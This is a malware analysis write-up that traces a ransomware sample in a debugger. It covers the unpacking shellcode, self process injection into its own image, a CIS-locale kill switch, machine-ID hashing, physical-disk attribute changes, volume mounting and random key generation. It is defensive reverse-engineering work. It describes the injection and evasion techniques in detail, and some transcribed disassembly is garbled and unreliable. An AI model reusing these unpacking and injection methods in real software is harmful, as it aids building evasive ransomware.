 - EDI: 00404DBC (<ebp.EntryPoint>)
- Stack:**
 - 1: [esp] 75F80000 kernel32.75F80000
 - 2: [esp+4] 0019FA7C "VirtualAlloc"
 - 3: [esp+8] 0019FA84 "lloc"
 - 4: [esp+C] 00000000

Then, VirtualAlloc() is called, but this time the memory access permissions do not include execution, allowing only reads and writes (PAGE_READWRITE).

The screenshot shows a debugger window with the following details:

- Assembly List:**
 - 00030366: 6A 04 push 4
 - 00030368: 68 00300000 push 3000
 - 0003036D: 8B45 08 mov eax,dword ptr ss:[ebp+8]
 - 00030370: 8B45 10 mov ecx,dword ptr ds:[eax+10]
 - 00030373: 51 push ecx
 - 00030374: 6A 00 push 0
 - 00030376: FF55 C4 call dword ptr ss:[ebp-3C]
 - 0003037C: 8945 D0 mov dword ptr ss:[ebp-30],eax
 - 00030380: 8370 D0 00 cmp dword ptr ss:[ebp-30],0
 - 00030384: 75 05 jne 30387
 - 00030387: E9 F0020000 jmp 30684
 - 00030388: C785 28FFFFFF 00000000 mov dword ptr ss:[ebp-D8],0
 - 00030391: C785 2CFFFFFF 00000000 mov dword ptr ss:[ebp-D4],0
 - 00030393: EB 1E jmp 303B8
 - 00030398: 8B55 28FFFFFF mov edx,dword ptr ss:[ebp-D8]
 - 000303A3: 83C2 01 add edx,1
 - 000303A6: 8995 28FFFFFF mov dword ptr ss:[ebp-D8],edx
 - 000303AC: 8B85 2CFFFFFF mov eax,dword ptr ss:[ebp-D4]
 - 000303B2: 83C0 01 add ecx,1
 - 000303B5: 8985 2CFFFFFF mov dword ptr ss:[ebp-D4],eax
 - 000303B8: 8B40 08 mov ecx,dword ptr ss:[ebp+8]
 - 000303BE: 8995 28FFFFFF mov edx,dword ptr ds:[ecx+8]
 - 000303C4: 3B51 08 cmp edx,dword ptr ds:[ecx+8]
 - 000303C7: 73 3E jae 30407
 - 000303C9: 8B85 2CFFFFFF mov eax,dword ptr ss:[ebp-D4]
 - 000303CF: 3B02 xor edx,edx
 - 000303D1: B9 03000000 mov ecx,3
 - 000303D6: F7F1 div ecx
 - 000303D8: 85D2 test edx,edx
 - 000303DB: 75 0F jne 303B8
 - 000303DC: 8B95 28FFFFFF mov edx,dword ptr ss:[ebp-D8]
 - 000303E2: 83C2 02 add edx,2
 - 000303E5: 8995 28FFFFFF mov dword ptr ss:[ebp-D8],edx
 - 000303EB: 8B45 08 mov eax,dword ptr ss:[ebp+8]
 - 000303EE: 8B48 04 mov ecx,dword ptr ds:[eax+4]
 - 000303F1: 8B55 08 mov edx,dword ptr ds:[edx]
- Registers:**
 - EAX: 0041B980 (ebp.0041B980)
 - ECX: 0000BE00
 - EDX: 00790000
 - EBP: 0019FB14
 - ESP: 0019FA18
 - ESI: 00000000
 - EDI: 00404DBC (<ebp.EntryPoint>)
- Stack:**
 - 1: [esp] 00000000
 - 2: [esp+4] 0000BE00
 - 3: [esp+8] 00003000
 - 4: [esp+C] 00000004

Eventually, a relatively long series of operations are performed, resulting in writes to the newly allocated memory region, where a full PE is decrypted at runtime into it. It is easily recognizable through the MS-DOS MZ header. This particular point is the best time to dump the memory region into disk, as the PE is in its unmapped (raw) format, i.e., how it is stored on disk, versus its mapped (virtual) format, i.e., how it needs to be loaded into memory by the loader for actual execution.

Address	Hex	ASCII
01FB0000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....yy..
01FB0010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00@.....
01FB0020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00D.....
01FB0030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00i!..Li!Th
01FB0040	0E 1F BA 0E 00 84 09 CD 21 B8 01 4C CD 21 54 68	..°..i!..Li!Th
01FB0050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
01FB0060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
01FB0070	6D 6F 64 65 2E 0D 00 0A 24 00 00 00 00 00 00 00	mode...\$......
01FB0080	52 56 A7 D3 16 37 C9 80 16 37 C9 80 16 37 C9 80	RVs0.7É..7É..7É.
01FB0090	44 5F CA 81 15 37 C9 80 1F 4F 5A 80 19 37 C9 80	D_É..7É..OZ..7É.
01FB00A0	16 37 C8 80 7B 37 C9 80 8D 5E CC 81 12 37 C9 80	.7É..{7É..^I..7É.
01FB00B0	8D 5E 36 80 17 37 C9 80 8D 5E CB 81 17 37 C9 80	..^6..7É..^É..7É.
01FB00C0	52 69 63 68 16 37 C9 80 00 00 00 00 00 00 00 00	Rich.7É.....
01FB00D0	50 45 00 00 4C 01 06 00 A0 89 8B 5E 00 00 00 00	PE..L.....^.....
01FB00E0	00 00 00 00 E0 00 02 01 0B 01 0E 10 00 6E 00 00ä.....n.....
01FB00F0	00 50 00 00 00 00 00 00 F0 2D 00 00 00 10 00 00	..P.....ð.....
01FB0100	00 00 00 00 00 00 40 00 00 10 00 00 00 02 00 00@.....
01FB0110	05 00 01 00 00 00 00 00 05 00 01 00 00 00 00 00@.....
01FB0120	00 00 01 00 00 04 00 00 00 00 00 00 02 00 40 84@.....
01FB0130	00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00@.....
01FB0140	00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00@.....
01FB0150	F4 8A 00 00 8C 00 00 00 00 E0 00 00 E0 01 00 00	ô.....ä..ä.....

By dumping the PE to disk, it can be further analyzed through the very same basic static analysis steps in order to get a general idea of what this new binary might have (or do). As we can see, it contains an interesting .keys section and its Time Date Stamp (compilation date) is set to Monday, 06.04.2020 19:57:20 UTC. This date is particularly interesting as it's just a few days prior to the actual initial reports of the attack. Please note, however, that such date can be easily modified.

The screenshot shows a PE header analysis tool with the following details for the .keys section:

Offset	Name	Value	Meaning
D4	Machine	14c	Intel 386
D6	Sections Count	6	
D8	Time Date Stamp	5e8b89a0	Monday, 06.04.2020 19:57:20 UTC
DC	Ptr to Symbol Table	0	
E0	Num. of Symbols	0	
E4	Size of OptionalHeader	e0	224
E6	Characteristics	102	
		2	File is executable (i.e. no unresolved external references).
		100	32 bit word machine.

Proceeding execution, the SizeOfImage (the size of the image, in bytes, including all headers) of the newly decrypted PE is then obtained, via pNtHdr->OptionalHeader.SizeOfImage, as seen by the use of offset 0x3C to get the address of the PE header, and then by adding to that result 0x50. The SizeOfImage will be used as the dwSize argument of the VirtualAlloc() call that follows, with lpAddress being the base address of the currently running process' binary image and memory access permissions set to PAGE_EXECUTE_READWRITE.

The screenshot displays a debugger interface with three main panes:

- Assembly View:** Shows a list of instructions with their addresses and disassembled code. The instruction at address 000304F2 is highlighted, showing a call to a function. The instruction at 000304F5 is a test instruction, and the instruction at 000304F7 is a jump instruction.
- Register View:** Shows the state of various registers. EAX is 01FB00D0, EBX is 002F8000, ECX is 00010000, EDX is 00400000, EBP is 0019FB14, ESP is 0019FA18, ESI is 00000000, and EDI is 004040BC. The instruction pointer (EIP) is 000304F2.
- Dump View:** Shows a memory dump starting at address 01FB0000. The hex and ASCII columns are visible, showing a sequence of bytes that appear to be a string of characters.

After the VirtualAlloc() call, the main binary's image (of the currently running process) is overwritten with 0's, in a loop that ends after executing SizeOfImage (of the new decrypted PE) times.

The screenshot displays a debugger interface with three main panes:

- Assembly Pane:** Shows assembly instructions with their addresses and hex values. Key instructions include:
 - 000304C6: 6A 00: push 0
 - 000304C8: 8B55 C0: mov edx, dword ptr ss:[ebp-40]
 - 000304CB: 52: push edx
 - 000304CC: FF55 8C: call dword ptr ss:[ebp-74]
 - 000304CF: 8B45 D0: mov eax, dword ptr ss:[ebp-30]
 - 000304D2: 8B4D D0: mov ecx, dword ptr ss:[ebp-30]
 - 000304D5: 0348 3C: add ecx, dword ptr ds:[eax+3C]
 - 000304D8: 898D 64FFFFFF: mov dword ptr ss:[ebp-9C], ecx
 - 000304DE: 8D55 E0: lea edx, dword ptr ss:[ebp-20]
 - 000304E1: 52: push edx
 - 000304E2: 6A 40: push 40
 - 000304E5: 8B85 64FFFFFF: mov eax, dword ptr ss:[ebp-9C]
 - 000304EA: 8B48 50: mov ecx, dword ptr ds:[eax+50]
 - 000304ED: 51: push ecx
 - 000304EE: 8B55 D8: mov edx, dword ptr ss:[ebp-28]
 - 000304F1: 52: push edx
 - 000304F2: FF55 94: call dword ptr ss:[ebp-74]
 - 000304F5: 85C0: test eax, eax
 - 000304F7: 75 05: jnz 304FE
 - 000304F9: E9 86010000: jmp 30684
 - 000304FE: 8B45 D8: mov eax, dword ptr ss:[ebp-28]
 - 00030501: 8945 AC: mov dword ptr ss:[ebp-54], eax
 - 00030504: C785 1CFFFFFF 00000000: mov dword ptr ss:[ebp-E4], 0
 - 0003050E: EB 0F: jmp 3051F
 - 00030510: 8B8D 1CFFFFFF: mov ecx, dword ptr ss:[ebp-E4]
 - 00030516: 83C1 01: add ecx, 1
 - 00030519: 898D 1CFFFFFF: mov dword ptr ss:[ebp-9C], ecx
 - 0003051F: 8B95 64FFFFFF: mov edx, dword ptr ss:[ebp-9C]
 - 00030525: 8B85 1CFFFFFF: mov eax, dword ptr ss:[ebp-E4]
 - 0003052B: 3B42 50: cmp eax, dword ptr ds:[edx+50]
 - 0003052E: 73 0E: jae 3053E
 - 0003052E: 8B4D AC: mov ecx, dword ptr ss:[ebp-54]
 - 00030533: 038D 1CFFFFFF: add ecx, dword ptr ss:[ebp-E4]
 - 00030533: C601 00: mov byte ptr ds:[ecx], 0
 - 0003053C: EB D2: jmp 30510
 - 0003053E: 8B8D 1CFFFFFF: mov edx, dword ptr ss:[ebp-E4]
- Registers Pane:** Shows the state of CPU registers:
 - EAX: 00000055 ('u')
 - EBX: 002F8000
 - ECX: 00400055 ("ogram cannot be run in DOS mode.\r\r\ns")
 - EDX: 01F80000 ("PE")
 - EIP: 00030539
 - EFLAGS: 00000206
 - ZF: 0, PF: 1, AF: 0, OF: 0, SF: 0, DF: 0, CF: 0, TF: 0, IF: 1
- Memory Dump Pane:** Shows a table of memory addresses and their contents:

Address	Hex	ASCII
00400000	00 00 00 00
00400010	00 00 00 00
00400020	00 00 00 00
00400030	00 00 00 00
00400040	00 00 00 00
00400050	00 00 00 00
00400060	74 20 62 65	t be run in DOS
00400070	6D 6F 64 65	mode...\$.
00400080	CD 52 D6 47	IR0G.3.3.3.3.
00400090	61 2C B3 14	a,*3.3.a,A3.
004000A0	0A 2F B6 14	/1.3.3.<a.3.
004000B0	08 4B 28 14	.k+.3.3'0g.
004000C0	61 2C AE 14	a,e*3.3.Rich.3.
004000D0	00 00 00 00
004000E0	50 45 00 00	PE..L...tAX.....
004000F0	00 00 00 00
00400100	00 10 01 00
00400110	00 E0 00 00
00400120	04 00 00 00
00400130	00 F0 01 00
00400140	00 00 10 00
00400150	00 00 00 00

Then, the new PE's headers are copied into its place, as well as it loads its sections into the correct locations, not caring about their memory permissions. At this point, we can already tell that the ransomware performs self process injection.

The screenshot displays a debugger interface with three main panes:

- Assembly Pane:** Shows instructions from address 00030A20 to 00030A61. The current instruction pointer (EIP) is 00030A4A. The code includes instructions like `push ebp`, `mov ebp, esp`, `push ecx`, `mov dword ptr ss:[ebp-4], 0`, `jmp 30A36`, `mov eax, dword ptr ss:[ebp-4]`, `add eax, 1`, `mov dword ptr ss:[ebp-4], eax`, `mov ecx, dword ptr ss:[ebp-4]`, `cmp ecx, dword ptr ss:[ebp+10]`, `jae 30A50`, `mov edx, dword ptr ss:[ebp+8]`, `add edx, dword ptr ss:[ebp-4]`, `mov eax, dword ptr ss:[ebp+4]`, `add eax, dword ptr ss:[ebp-4]`, `mov cl, byte ptr ds:[eax]`, `mov byte ptr ds:[edx], cl`, `jmp 30A20`, `mov esp, ebp`, `pop ebp`, `ret`, and several `int3` instructions.
- Register Pane:** Shows the state of registers: EAX=01FB0002, EBX=002F8000, ECX=00000002, EDX=00400002, EBP=0019FA14, ESP=0019FA10, ESI=00000000, EDI=00404DBC, and EIP=00030A4A. It also shows EFLAGS=00000202 and various status bits (ZF, PF, AF, OF, SF, DF, CF, TF).
- Dump Pane:** Shows memory addresses from 00400000 to 00400150. The hex column shows values like 4D 5A 00 00, and the ASCII column shows "MZ" and "llloc".
- Stack Pane:** Shows the stack frame for 'Default (stdcall)' with parameters: 1: [esp+4]=0019FB14, 2: [esp+8]=00030555, 3: [esp+C]=00400000 "MZ", 4: [esp+10]=01FB0000.

By comparing the base address where the new PE was placed against its ImageBase (preferred base address), via `pNtHdr->OptionalHeader.ImageBase` (as seen by offset 0x34), it can decide whether base relocations need to take place or not. In this case, base relocations do not need to be performed, but there is code inside the shellcode that could do it in case it was needed.

The screenshot displays a debugger interface with three main panels:

- Assembly Window:** Shows a list of instructions with their addresses and disassembled code. The instruction pointer (EIP) is at 00030600. The current instruction is `call 30880` at address 0003066D.
- Registers Window:** Shows the state of various registers. EAX is 004000D0, EBX is 003CA000, ECX is 004000D0, EDX is 00000006, EBP is 0019FB14, ESP is 0019FA28, ESI is 00000000, and EDI is 004040BC. The EIP register is highlighted at 00030600.
- Dump Window:** Shows a memory dump starting at address 0019FA28. The first few bytes are 00 00 00 00, which correspond to the ASCII string "llloc".

The Import Address Table (IAT) is then fixed up by first loading needed DLLs and then resolving needed imports by the PE. The following image demonstrates this initial process, as seen by accessing the Import Table, via `pNtHdr->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT].VirtualAddress` (offset 0x80).

By accessing AddressOfEntryPoint, via pNtHdr->OptionalHeader.AddressOfEntryPoint (offset 0x28), the Original Entry Point (OEP) is then obtained and subsequently called, thus transferring execution to the newly unpacked executable, as it is now ready to be executed.

One of the very first things that is done after execution starts at the new PE's entry point is to call a subroutine that eventually calls GetLocaleInfoW() with LCID LOCALE_SYSTEM_DEFAULT (default locale for the operating system), in order to compare it against a possible set of unicode strings previously constructed on the stack by mov instructions. The constructed unicode strings are:


- Belorussian
- Azerbaijani
- Ukrainian
- Moldavian
- Georgian
- Armenian
- Turkmen
- Russian
- Kyrgyz
- Kazakh
- Uzbek
- Tajik

If the requested locale information matches any of those strings, as seen by the use of IstrcmpiW(), then the current process is terminated via TerminateProcess() with exit code 666.


The screenshot displays a debugger interface with three main panes:

- Assembly Window:** Shows assembly instructions starting at address 004020A6. The instruction at 0040212C is `CALL DWORD PTR DS:[<&GetLocaleInfoW>]`, which is highlighted. Below it, the instruction `CALL DWORD PTR DS:[&IstrcmpiW]` is also visible.
- Register Window:** Shows the state of registers. EAX contains "D4X", EBX contains 0019FA20, ECX contains 00402DF0, EDX contains 00400000, and EIP points to 0040212C.
- Stack Window:** Shows a list of memory addresses and their contents. The string "D4X" is visible at address 0019FA20. Below it, the entry point address 004040BC is shown. At the bottom, a return instruction is noted: `return to ntdll.77B6810C from ntdll.77BA3EAO`.

It then calls GetComputerNameW(), GetUserNameW() and some other function twice with different arguments, the first time with "SOFTWARE\Microsoft\Cryptography" and "MachineGuid", while the second time with "SOFTWARE\Microsoft\Windows NT\CurrentVersion" and "ProductName".



The function simply allocates a page via `VirtualAlloc()`, opens the provided subkey via `RegOpenKeyExW()` from the `HKEY_LOCAL_MACHINE (HKLM)` registry hive and `KEY_READ` access rights, and then retrieves the data for the provided value name associated with the opened registry key via `RegQueryValueExW()`. The pointer to the retrieved data (the page returned from the `VirtualAlloc()` call) is then the return value of this function.



For each of the data obtained via the calls to the APIs (`GetComputerNameW()` and `GetUserNameW()`) and the function responsible for retrieving the data associated with the opened registry keys, it will perform a series of operations on them. Specifically, for each

character, it will XOR it the value 0xAB01FF3C, add the previous value to the next one, rotate it left 13 bits and subtract the result of the rotate operation with the value before the rotate. This is done so that unique IDs result from the operations, where they are later concatenated.

The screenshot displays a debugger's assembly view and registers. The assembly code shows a sequence of operations including stack frame setup, pushing arguments, calling VirtualAllocs and strlenws, performing arithmetic and logical operations (XOR, rotate, subtraction), and a loop structure. The registers window shows the state of EAX, EBX, ECX, EDX, EBP, ESP, ESI, and EDI. The stack window shows memory addresses and hex values, with ASCII characters visible.

The result of the previous operations (unique IDs) and their concatenation is so that it will be used as lpName (the name of the event object) passed to CreateEventW(). But first, it checks if argc (argument count) is 1, if it's not, CreateEventW() is skipped entirely. However, if it is 1, a loop is entered where CreateEventW() is called each time and it only breaks out of it if the return value of the CreateEventW() API call differs from 183 (ERROR_ALREADY_EXISTS). Otherwise, the loop is repeated 32768 times, at which point the current process is terminated via TerminateProcess() with exit code 666.

The screenshot displays a debugger interface with the following components:

- Assembly Window:** Shows assembly instructions from address 00402F1D to 00402FA3. The instruction at 00402F40 is highlighted: `call dword ptr ds:[<&CreateEventW>]`. Other instructions include `lea ecx,dword ptr ss:[ebp-20]`, `mov dword ptr ss:[ebp-20],0`, `push ecx`, `push eax`, `call dword ptr ds:[<&CommandLineToArgvW>]`, `cmp dword ptr ss:[ebp-20],1`, `mov dword ptr ss:[ebp-10],eax`, `jne edp.402F92`, `xor esi,esi`, `lea eax,dword ptr ss:[ebp-678]`, `push eax`, `push 0`, `push 1`, `push 0`, `mov edi,eax`, `call dword ptr ds:[<&GetLastError>]`, `cmp eax,87`, `jne edp.402F8C`, `push edi`, `call dword ptr ds:[<&CloseHandles>]`, `jne edp.402F83`, `push 29A`, `call dword ptr ds:[<&GetCurrentProcess>]`, `push eax`, `call dword ptr ds:[<&TerminateProcess>]`, `inc esi`, `cmp esi,FAE9`, `jl edp.402F40`, `mov esi,dword ptr ds:[<&wsprintfW>]`, `xor edi,edi`, `push edi`, `lea eax,dword ptr ss:[ebp-CAB]`, `push edp.4085C0`, `push eax`, `call esi`, and `add esp,c`.
- Registers Window:** Shows register values: EAX=0019F398, EBX=0019FA20, ECX=130408A0, EDX=00000000, EBP=0019FA10, ESP=001905F0, ESI=00000000, EDI=01FF0000, EIP=00402F40. It also shows flags (ZF=1, PF=1, AF=0, OF=0, SF=0, DF=0, CF=0, TF=0, IF=1) and error/status information (LastError=00000000, LastStatus=00000000).
- Memory Dump:** Shows a dump of memory starting at address 001905F0. The dump includes hex values and their corresponding ASCII characters, such as `001905F4 00000000` and `001905F8 00000000`.

Then, it will enter another loop, executed 17 times, where it tries to open `\\.\PHYSICALDRIVE%d` (a physical hard drive) via `CreateFileW()`, where `%d` is incremented for each iteration in the loop, starting from 0. If the return value from `CreateFileW()` differs from `0xFFFFFFFF`, it will then call `DeviceIoControl()` on the handle with control code `IOCTL_DISK_SET_DISK_ATTRIBUTES`, attempting to bring the disk online and allowing write operations (Attributes field in `SET_DISK_ATTRIBUTES` struct is set to 0, and `AttributesMask` field set to `0x3`). It will also call `DeviceIoControl()` again, this time with control code `IOCTL_DISK_UPDATE_PROPERTIES`, invalidating the cached partition table and synchronizing the system view of the specified disk device, since at this point it would have been modified.

The screenshot shows a debugger window with the following details:

- Assembly Window:** Address 00402F94 to 00403059. Instructions include `push edi`, `lea eax, dword ptr ss:[ebp-CAS]`, `push esp`, `push eax`, `call esi`, `lea esp, C`, `lea eax, dword ptr ss:[ebp-CAS]`, `push 0`, `push 1`, `push 3`, `push 0`, `push 7`, `push C0000000`, `push eax`, `call dword ptr ds:[&CreateFileW]`, `mov esi, eax`, `cmp esi, FFFFFFFF`, `je edp.403048`, `push 0`, `lea eax, dword ptr ss:[ebp-40]`, `mov dword ptr ss:[ebp-40], 0`, `push eax`, `push 0`, `push 0`, `push 0`, `lea eax, dword ptr ss:[ebp-D0]`, `xorps xmm0, xmm0`, `push eax`, `push 7C0F4`, `movaps xmmword ptr ss:[ebp-D0], xmm0`, `movaps xmmword ptr ss:[ebp-C0], xmm0`, `push esi`, `movq qword ptr ss:[ebp-B0], xmm0`, `mov dword ptr ss:[ebp-D0], 28`, `movlpd qword ptr ss:[ebp-C8], xmm0`, `mov dword ptr ss:[ebp-C0], 3`, `mov dword ptr ss:[ebp-BC], 0`, `call dword ptr ds:[&DeviceIoControl]`, `lea eax, dword ptr ss:[ebp-40]`, `push eax`, `push 0`, `push 0`, `push 0`, `push 0`, `push 70140`, `push esi`, `call dword ptr ds:[&DeviceIoControl]`, `call dword ptr ds:[&CloseHandle]`, `mov esi, dword ptr ds:[&wsprintfw]`, `inc edi`, `inc edi`, `cmp edi, 10`, `je edp.402F94`.
- CPU Registers:** EAX=0019ED68, EBX=0019FA20, ECX=46CA2083, EDX=00000000, EBP=0019FA10, ESP=001995F4, ESI=75A8DF80, EDI=00000000.
- Registers Window:** EIP=00402FA1, edp.00402FA1. EFLAGS=0000246, ZF=1, PF=1, AF=0, OF=0, SF=0, DF=0, CF=0, TF=0, IF=1. LastError=00000000 (ERROR_SUCCESS), LastStatus=00000000 (STATUS_SUCCESS).

For every existing volume without an associated drive letter, it will then attempt to associate it an unused drive letter. This is done by scanning and iterating through existing volumes on the system by making use of the FindFirstVolumeA()/FindNextVolumeA() combination and determining whether a drive letter is already associated with the volume via GetVolumePathNamesForVolumeNameA(). If no drive letter has been associated with the volume, it will then obtain available drive letters via a call to GetLogicalDrives(), where the first unset bit from the returned bitmask (starting from the 4th) can be used.

The screenshot shows a debugger window with the following details:

- Assembly Window:** Address 00403072 to 00403119. Instructions include `call dword ptr ds:[&FindFirstVolumeA]`, `mov esi, dword ptr ds:[&GetVolumePathName]`, `mov edi, eax`, `lea eax, dword ptr ss:[ebp-54]`, `push eax`, `push 100`, `lea eax, dword ptr ss:[ebp-5C8]`, `push eax`, `lea eax, dword ptr ss:[ebp-448]`, `push eax`, `call esi`, `lea ecx, dword ptr ss:[ebp-5C8]`, `lea edx, dword ptr ds:[ecx+1]`, `mov al, byte ptr ds:[ecx]`, `inc ecx`, `test al, al`, `jne edp.4030A2`, `sub ecx, edx`, `jne edp.403109`, `call dword ptr ds:[&GetLogicalDrives]`, `mov edx, eax`, `cmp edx, 4`, `jae edp.4030BE`, `xor ecx, ecx`, `jne edp.403008`, `mov eax, 4`, `mov cl, 43`, `test al, dl`, `jne edp.403008`, `nop dword ptr ds:[eax], eax`, `add eax, eax`, `inc cl`, `test edx, eax`, `jne edp.403000`, `lea eax, dword ptr ss:[ebp-448]`, `mov byte ptr ss:[ebp-4], cl`, `push eax`, `lea eax, dword ptr ss:[ebp-44]`, `push eax`, `call dword ptr ds:[&SetVolumeMountPoint]`, `test eax, eax`, `jne edp.403109`, `lea eax, dword ptr ss:[ebp-54]`, `push eax`, `push 100`, `lea eax, dword ptr ss:[ebp-5C8]`, `push eax`, `lea eax, dword ptr ss:[ebp-448]`, `push eax`, `call esi`, `push 100`, `lea eax, dword ptr ss:[ebp-18E0]`, `push eax`, `push 0`, `push 0`, `lea eax, dword ptr ss:[ebp-8C]`.
- CPU Registers:** EAX=0019F5C8, EBX=0019FA20, ECX=77DE1C8C, EDX=00000000, EBP=0019FA10, ESP=001995F8, ESI=75A8DF80, EDI=00000010.
- Registers Window:** EIP=00403072, edp.00403072. EFLAGS=00000246, ZF=1, PF=1, AF=0, OF=0, SF=0, DF=0, CF=0, TF=0, IF=1. LastError=00000002 (ERROR_FILE_NOT_FOUND), LastStatus=C0000034 (STATUS_OBJECT_NAME_NOT_FOUND).

At this point, the same routine will be called twice, one after the other, with different arguments.

0040315B	6A 28	push 28
0040315D	68 10A34000	push edp.40A310
EIP → 00403162	E8 19090000	call edp.403A80
00403167	6A 20	push 20
00403169	68 38A34000	push edp.40A338
0040316E	E8 00090000	call edp.403A80

This routine is responsible for generating, via CryptGenRandom(), cryptographically random bytes of length specified as second argument to the routine, storing it at the address specified in the first argument. These random bytes are subsequently modified by a relatively long series of operations.

The screenshot displays a debugger interface with three main panes. The top pane shows assembly code with instructions like `call dword ptr ds:[<<CryptAcquireContextW>]`, `mov edi,dword ptr ss:[ebp+8]`, `push esi,dword ptr ss:[ebp+C]`, `push edi`, `push esi`, `push dword ptr ss:[ebp-4]`, `call dword ptr ds:[<<CryptGenRandom>]`, `push 0`, `push dword ptr ss:[ebp-4]`, `call dword ptr ds:[<<CryptReleaseContextW>]`, `test esi,esi`, `jmp edp.403B2C`, `lea eax,dword ptr ss:[ebp-11C]`, `push eax`, `call edp.407AF0`, `push 40`, `lea eax,dword ptr ss:[ebp-11C]`, `push edp.4086F8`, `push eax`, `call edp.407BA0`, `push esi`, `lea eax,dword ptr ss:[ebp-11C]`, `push edi`, `push eax`, `call edp.407BA0`, `add esp,1C`, `lea eax,dword ptr ss:[ebp-11C]`, `push eax`, `cmp esi,40`, `jmp edp.403B15`, `push edi`, `call edp.4077E0`, `sub esi,40`, `add esp,8`, `add edi,40`, `test esi,esi`, `jmp edp.403AC0`, `pop edi`, `pop esi`, `mov esp,ebp`, `pop ebp`, `ret`, `lea eax,dword ptr ss:[ebp-44]`, `call edp.4077E0`, `push esi`, `lea eax,dword ptr ss:[ebp-44]`, `push eax`, `call edp.407CE0`, `add esp,14`. The middle pane shows register values: EAX 0019D5A4, EBX 0019FA20, ECX E30FB29C, EDX 94291A0B, EBP 0019D5E8, ESP 0019D480, ESI 00000020, EDI 0040A338, EIP 00403B29. The bottom pane shows a memory dump with hex values and ASCII characters.

Another routine will be called, this time called thrice. One of the arguments to the function that is always passed is a pointer to a suspiciously looking string.

EIP → 00403173	6A 40	push 40	
00403175	68 48B04000	push edp.40B048	
0040317A	6A 40	push 40	
0040317C	68 00B04000	push edp.40B000	40B000: "\$[JN` 'X]uOq[1e-Osbv<<0xRt;
00403181	E8 4AF1FFFF	call edp.4022D0	
00403186	8B35 98814000	mov esi,dword ptr ds:[<<StrToIntA>]	
0040318C	83C4 20	add esp,20	
0040318F	8945 C4	mov dword ptr ss:[ebp-3C],eax	
00403192	68 54B24000	push edp.40B254	40B254: "96ww"
00403197	FFD6	call esi	
00403199	50	push eax	
